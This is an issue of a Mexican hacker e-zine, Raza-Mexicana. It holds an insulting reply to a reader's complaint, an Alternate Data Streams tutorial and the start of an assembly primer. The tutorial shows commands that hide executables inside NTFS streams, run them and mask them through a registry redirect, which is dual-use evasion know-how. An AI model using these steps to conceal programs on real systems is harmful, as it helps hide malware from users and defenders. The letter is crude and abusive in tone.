No se de donde sacaste esa clasificación de que nosotros decidimos quien es lamer, newbie o pendejo. Nadie, y léelo bien chiquitín. Nadie de nosotros llama a otra persona lamer, nadie. Y es por una sencilla razón; nadie del medio, no solo de este equipo tiene el rango para decidir quien es superior o inferior, a lo sumo podríamos definir a un charlatán o a un buen hacker. Newbie? Que tiene de malo decirle a alguien newbie? Muchos lo toman como una expresión peyorativa pero en realidad no es para clasificar mas que la experiencia de alguien en un campo, yo por ejemplo soy newbie en programación, y cualquiera lo sabe, no por eso me voy a sentir ofendido. Y pendejo... bueno, en ese rubro cualquiera puede llamar pendejo a cualquier coterraneo, pero ahí es mas por consenso y por el calor del momento.

No se porque, pero algo me dice que si te tomaste la molestia para redactar este mail no fue para defender los derechos de los desprotegidos, creo que por alguna razón te topaste con alguno de nosotros, le caíste mal y te dijo pendejo, de ahí derivo en que supusieras que implícito en tal insulto venia la degradación a lamer y newbie. Y te lo puedo asegurar porque el 80% de las personas a las cuales insultamos creen que su honra y moral han sido

crasamente manchadas por tal perjurio. En fin, no somos fiel de ninguna balanza como para abogar por disturbios de vecindad.

Ahora bien... que, como era? Ah si; "Shock dude", bueno chamaco, en caso de que todas esas conjeturas las hagas en base a lo que cada quien escribe en la Zine, entonces creo que tu juicio es mucho menos que objetivo, tal evaluación raya en lo burdo y lo insensato. Antes de que empieces a ponerte de Magdalena a debrallar en que te ofendí déjame abrir un paréntesis. La zine en un principio se hizo como foro para que los demás expresaran ciertos comentarios, noticias o alguna nota curiosa, si bien, el tiempo hizo que evolucionara en algo un poco mas técnico y menos informal, bueno, fue porque los tiempos en México hicieron que florecieran los tópicos relacionados con el hacking a nivel mundial. En números subsecuentes de la revista varios miembros se despidieron de nuestras filas y la estabilidad de nuestro equipo se hizo patente, aun así se siguió con el proyecto de la revista y con mucho esfuerzo se saca, con lo poco que aportan los demás es como se hace. Sabemos que el nivel de ahora no es el de antes, muy técnico, muy eufórico, muy osado, bueno pues lo sentimos, no esta en nuestras manos hacer el contenido mas robusto. Porque preguntara tu pequeña e inquieta mente, bueno, eso es porque el medio ya no es el que era antes, ya no hay clamor por el hacking, el underground en México ya dio paso a la siguiente generación, misma en la cual tu estas haciendo tus primeros pininos, nosotros que somos de la antigua generación nos quedan solo los recuerdos y consejos, no hay mas.

No se tu muchachito, pero los que componemos Raza-Mexicana somos personas muy ocupadas, unos casados, unos con hijos, otros profesionistas, otros trabajando, estudiando, etc, en pocas palabras ya no tenemos mucho tiempo para dedicarle al equipo mas que esporádicamente reunirnos, contestar correos y en la medida de lo posible, si es que después de terminar con todas nuestras responsabilidades (Ya sabes, una palabra muy grandota para eso que hacen tu Papá y Mamá y donde no dejan jugar a los niños), le dedicamos tiempo a la Revista. Lamento desilusionarte chavo, pero si tu tenias en nosotros a la imagen de un hacker en patineta de -18 años, con el pelo parado, hackeando en su laptop y todas esas idioteces que salen en las películas, que pena, porque ya somos mas vejetes pedorros que nunca llegaron a tal garlito.

Ahora, haciendo una connotación a tus arteros y sagazmente conjugados comentarios, creo que pecas de vanidad y te ufanas de algo de lo cual criticas. Si bien como haces hincapié tu sabes varios lenguajes de programación, experimentas con muchos OS's, desde... que? 3 años? Como decía, si tan vasta experiencia tienes, que te hace pensar que una revista tan deteriorada como la de Raza-Mexicana va a contener algo que siquiera llegue a estar a tu nivel? Acaso tus comentarios no tienen un dejo de pretensión a que, tu, siendo no tan "hacker", menos "cracker" y mucho menos "geek", no pueden venir a enseñarte algo nuevo los que se dicen hackers? Eso en que papel te coloca? En el papel de ser superior a un hacker o en el papel de que tu con tu halo de superioridad puedes dictaminar que es bueno y que es "lam..."? Esa palabrita. Ay mi rey, como tu he visto a cientos que se ofenden cuando alguien les dice pendejo y no dejan de llenar la pantalla con: fig.1

"TU HERES LAMER PORKE IO CE PROGRAMAR EN ASM Y CODEO OVERFLOWS EN DEBIAN!!!!!!".

Te doy un consejo como cuates, mide tus palabras, no solo en correos, en una discusión cara a cara contra alguien del medio no aguantarías 5 minutos, porque si algo tenemos los de Raza-Mexicana no es voluntad, es experiencia, de 6 a 10 años en el medio, mas o menos empezamos cuando tu todavía jugabas a las "totugas ninia".

No chiquillo, nosotros no vemos la paja en ojo ajeno, solo nos divertimos viendo quien porta la lepra y se mofa del que la tiene mas extendida en su cuerpo. Una vez mas te aclaro. Si en caso que no te guste el contenido de la revista, tienes 2 opciones:

1. Buscar otras opciones, hay muchas en inglés y otra mas en español que acaba de reinaugurar su revista, Raregazz, y si aun así su contenido es muy poca cosa para tu inconmensurado nivel...
2. Puedes invertir mas líneas de las cuales yo acabo de hacer con tu sesudo y pícaro comentario directo o esa madre que escribiste y hacer un artículo de excelente calidad, se que con tu perspicacia y tino para dirimir entre lo que es serio y no, podrás confabular un artículo fantástico.

Que tal? Te gustaron las opciones? Si no, eres bienvenido a debatir al respecto en nuestro servidor irc.raza-mexicana.org:30003, solo te advierto que ahí nos decimos pendejo entre todos, lo cual podría ser considerado como pecado en tu casa, date unos golpes de pecho y échate agua bendita en el perineo antes de entrar.

Siendo esto así eh... este... "Shock dude", me despido. Solo una cosa mas antes del adiós, besitos, bye y postdata. Si vas a responder este correo, por favor, te ruego de la manera mas atenta que no vayas a contestar una idiotez como la que expuse en la gráfica anterior, ahorita contesté este correo con el menor número de majaderías y usando lenguaje fácil de comprender, si vas a empezar un debate o discusión, continúala con cerebro por favor. Gracias mil escuincle, cuídate.


PD: La pendejada por la cual alt3kx fue arrestado no nos compete, no nos interesa y no nos incumbe, solo es punta de lanza para otro puñado mas de chiquillos idiotas que le juegan a ser hackers invencibles, por fin se den cuenta que hay algo mas grande que papi, mami, el niñito dios y el Ayatola Jomeini, y ese el un puto judicial dispuesto a cogerse a cualquier geek pitero que le pique la cresta a nuestro gobierno. Diviértete.

Fatal
Raza-Mexicana


ADS – ALTERNATE DATA STREAMS

Por DeadSector (deadsector@raza-mexicana.org)

Data Streams son una secuencia de bytes .Una aplicación llena el stream escribiendo datos en offsets específicos dentro de ese stream. Cada archivo tiene un stream principal sin nombre asociado a él sin importar el sistema de archivos que uses (filesystem). Pero NTFS maneja 'named data streams' adicionales a este 'unnamed data stream' que se usa normalmente. Estos 'named data streams' son secuencias alternas de bytes agregados al archivo. Aplicaciones pueden crear 'named streams' adicionales y accesarlos haciendo referencia a sus nombres. Esta función permite usar datos relacionados como parte de una misma unidad. Por ejemplo, una aplicación de graficas puede agregar un thumbnail en un named data stream dentro del archivo NTFS que contiene la imagen.



Para ver como funcionan los data streams puedes crear un archivo que contenga data streams múltiples agregando summary information a un archivo en un volumen NTFS.



Para crear un data stream para un archivo en un volumen NTFS

- dale clic derecho en un archivo de texto o de Word y selecciona properties.
- en el TAB que dice 'summary' agrega información como titulo, subject o autor.

La información del archivo es guardada en data streams diferentes y no son vistos dentro del archivo. Solo los pueden ver usando ntfs y no se refleja en el tamaño del archivo.

Un volumen FAT o FAT32 solo soportan el stream principal que no tiene nombre.


Si tratas de mover o copiar ejemplo.doc a una partición FAT o a un floppy vas a recibir un error.

Si copias el archivo todos los 'named data streams' se perderán y todos los atributos que no son soportados por FAT serán perdidos también.

Un stream contiene la información de seguridad de un archivo. Como los privilegios y cosas por el estilo. Otro stream 'unnamed' contiene la información que puedes ver cuando abres el archivo. Puede haber otros streams que contienen información de links en lugar del data stream real si este archivo es un link file. Y puede haber 'alternate data streams' que contienen datos de la misma manera que un stream regular los tendría.

Un archivo puede medir 1 byte y cientos de megabytes en alternate data streams. Vamos a hacer unos ejemplos para demostrar que se puede hacer con estas funciones que tiene NTFS. Podríamos meter ejecutables escondidos dentro de cualquier archivo. O esconder cualquier archivo dentro de otro. El tamaño del archivo original no aumentaría. Así que podemos tener un archivo llamado 1.txt que mida 1 KB y esconder ahí dentro otro con información confidencial que mida 100MB. Cuando hagas un DIR veras que el archivo no cambia de tamaño.


Vamos a crear un archivo 1.txt dentro de la carpeta `C:\ADS` desde consola que contenga "1". Daremos el comando dir para ver el tamaño, daremos el comando type 1.txt para ver su contenido y daremos el comando notepad 1.txt para editar el archivo y ver su contenido desde notepad.



Vamos a meter información a un alternate data stream. En este ejemplo voy a crear un stream llamado 'secreto' dentro de este stream tendremos nuestra información confidencial.

Usaremos el comando ‘`echo mi información secreta, puto el que lo lea > 1.txt:secreto`’


Cuando des el comando dir verás que solo existe 1.txt. En ningún lado podrás ver mención de archivo 1.txt:secreto . Y el tamaño de 1.txt no aumento a pesar que agregamos mas información en él. Cuando lo edites con notepad 1.txt no podrás ver la información secreta que agregamos en otro stream.




Para poder ver la información que agregamos al archivo hay que pedirla por su nombre ‘secreto’ del alternate data stream. En este caso el nombre exacto seria 1.txt:secreto

Para ver el contenido de ese data stream vamos a usar el comando: `More < 1.txt:secreto` Para copiar el contenido de secreto a otro archivo usaríamos el siguiente comando: `More < 1.txt:secreto > secreto.txt`


No todas las aplicaciones pueden trabajar directamente con alternate data streams. Hice unas pruebas metiendo archivos exel dentro de otros y exel de office 2003 no pudo abrirlos. Con notepad se batalla. Tienes que nombrar el stream con su terminación .txt por ejemplo 1.txt:secreto.txt para que lo puedas abrir directamente con notepad.



Vamos a hacerlo de nuevo pero correctamente. Y veamos la diferencia entre Notepad 1.txt y notepad 1.txt:secreto.txt



Ahora hagamos unas pruebas con ejecutables. Vamos a utilizar calc.exe y lo meteremos dentro de 1.txt . Cuando quieres ejecutar un archivo desde un data stream tienes que hacerlo con el comando: '`Start c:\ads\1.txt:calc.exe`' dando el nombre completo del archivo incluyendo la carpeta. Para meter calc.exe usare el siguiente comando: '`Type c:\windows\system32\calc.exe > 1.txt:calc.exe`'





Espero que estos ejemplos te hayan servido para aprender lo que son los ADS Alternate Data Streams. Si no entiendes pues para la próxima tendré que usar videos en lugar de fotos o de jodido algún gif animado. Si quieres ser un poco mas 1337 y tener un programa escondido sin que nadie lo vea y no quieres que vean como lo estas corriendo puedes modificar el registro de Windows y redirigir el nombre de una aplicación a tu archivo escondido. Por ejemplo voy a redirigir test.exe para que apunte a '`c:\ads\1.txt:calc.exe`' y lo voy a ejecutar con el comando '`Start test.exe`' Ojo. No puedes ejecutarlo corriendo simplemente test.exe. Y para que los cambios que hiciste en registro de Windows hagan efecto tienes que dar un reboot. No existirá el archivo text.exe en ninguna parte de tu computadora y en carpeta c:\ads solo tendrás el archivo llamado 1.txt.

Los Alternate Data Streams no necesariamente tienen que ser en archivos. También se puede hacer con carpetas. Por ejemplo puedes repetir todos los ejemplos pero utilizar la carpeta c:\ads en lugar de 1.txt. O si quieres la carpeta c:\windows . Yo uso un archivo porque es más fácil para cambiarlo de carpeta o pasarlo a otro servidor.


Tus ADS quedaran dentro de archivo siempre y cuando estés copiando el archivo entre discos NTFS. Si lo quieres copiar a otro servidor tienes que mapear primero la carpeta del otro servidor a tu máquina y hacer la copia de tu NTFS a el NTFS del otro servidor.

Recuerda. Si tratas de copiar a floppy o a partición FAT todos los streams con nombre se perderán





Y unos últimos detalles. Existe un programa gratuito que puede buscar y encontrar todos los archivos de tu maquina que tengan ADS en ellos. Se llama LADS y a final de articulo puse link para que lo puedas bajar.



Y no puedes borrar un alternate data stream dando el comando `del 1.txt:secreto.txt` Tienes que borrar el archivo. Si el archivo principal te interesa y solo quieres borrar los alternate data streams puedes usar este comando :

```
Type 1.txt > nuevo.txt
Del 1.txt
```

Si metiste ADS a una carpeta tendrías que borrar la carpeta. Así que no te recomiendo que lo hagas con c:\windows . Leí que se pueden borrar usando notepad que venia con NT4, los pasos serian los siguientes:

1. abres notepad c:\windows:troyano.exe
2. borra todo lo que contenga el troyano
3. cierra notepad y te preguntará si quieres grabar los cambios
4. selecciona YES
5. notepad te dirá que el archivo esta vació y que lo borrara

Esto solo funciona con notepad que viene en NT4.

Si te quedaron dudas investígalas por tu propia cuenta. Experimenta para ver que mas puedes hacer con Alternate Data Streams.

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/winxppro/reskit/prkc_fil_xurt.asp
http://www.heysoft.de/Frames/f_faq_ads_en.htm
http://www.heysoft.de/Frames/f_sw_la_en.htm
http://patriot.net/~carvdawg/docs/dark_side.html

ENSAMBLADOR. HABLANDO CON LA MÁQUINA EN EL MISMO LENGUAJE

Por: rm_sys (pzikho@hotmail.com)

Este texto no pretende ser una guía de la programación en lenguaje ensamblador; porque la mejor manera de aprender ensamblador es leyendo los manuales de la arquitectura sobre la que se desea programar; de hecho, es sólo una aportación para explicar el funcionamiento de la computadora cuando la manipulamos mediante nuestros programas en lenguaje ensamblador.

Definimos un programa como una lista de instrucciones con las cuales manipulamos a la computadora para que realice una tarea específica. Es posible escribir los programas en distintos lenguajes de programación ya sean de bajo, de medio o de alto nivel; aunque siempre tendremos al final un programa en forma binaria, porque ésta es la única manera en que la computadora puede ejecutarlo. Un lenguaje de bajo nivel también conocido como lenguaje ensamblador o lenguaje de máquina, permite una interacción más directa con los registros de la computadora sin la necesidad de utilizar bibliotecas a diferencia de un lenguaje de alto nivel.

Para la ejecución de un programa, el Kernel realiza una lectura del mismo desde la unidad de almacenamiento y lo carga en memoria para su ejecución, en este momento nuestro programa se convierte en un proceso.

La interacción de nuestro programa con la computadora se realiza a través de llamadas al sistema(System Calls). Las System Calls se ejecutan en modo kernel(Kernel Mode) o modo supervisor, ya que es el kernel quien se encarga de manipular directamente el hardware de la computadora. Para entrar en este modo hay que ejecutar una sentencia en código máquina conocida como TRAP(interrupción software).

